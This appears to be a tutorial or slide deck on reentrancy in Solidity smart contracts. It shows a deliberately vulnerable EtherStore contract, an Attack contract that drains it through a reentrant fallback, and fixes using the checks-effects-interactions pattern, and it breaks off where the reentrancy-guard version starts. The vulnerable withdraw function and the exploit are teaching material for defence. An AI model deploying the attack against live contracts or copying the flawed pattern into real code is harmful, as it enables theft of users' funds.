


















Demo

(with Remix)

EtherStore.sol
Attack.sol

```

contract EtherStore {
    mapping(address => uint256) public balances;

    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdraw() public {
        uint256 bal = balances[msg.sender];
        require(bal > 0);

        (bool sent,) = msg.sender.call{value: bal}("");
        require(sent, "Failed to send Ether");

        balances[msg.sender] = 0;
    }

    function getBalance() public view returns (uint256) {
        return address(this).balance;
    }
}

```

```

contract Attack {
    EtherStore public etherStore;
    uint256 public constant AMOUNT = 1 ether;

    constructor(address _etherStoreAddress) {
        etherStore = EtherStore(_etherStoreAddress);
    }

    fallback() external payable {
        if (address(etherStore).balance >= AMOUNT) {
            etherStore.withdraw();
        }
    }

    function attack() external payable {
        require(msg.value >= AMOUNT);
        etherStore.deposit{value: AMOUNT}();
        etherStore.withdraw();
    }

    function getBalance() public view returns (uint256) {
        return address(this).balance;
    }
}

```

Preventions

- **Implement Checks-Effects-Interactions (CEI) pattern**
- **Implement A reentrancy guard**

Demo

(with Remix)

CEIEtherStore.sol

ReEntrancyGuardEtherStore.sol


```

contract CEIEtherStore {
    mapping(address => uint256) public balances;

    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdraw() public {
        uint256 bal = balances[msg.sender];
        require(bal > 0);

        // This Line is Moved, so it updates, and only then it sends
        balances[msg.sender] = 0;

        (bool sent,) = msg.sender.call{value: bal}("");
        require(sent, "Failed to send Ether");
    }

    function getBalance() public view returns (uint256) {
        return address(this).balance;
    }
}

```

```

contract ReEntrancyGuardEtherStore {
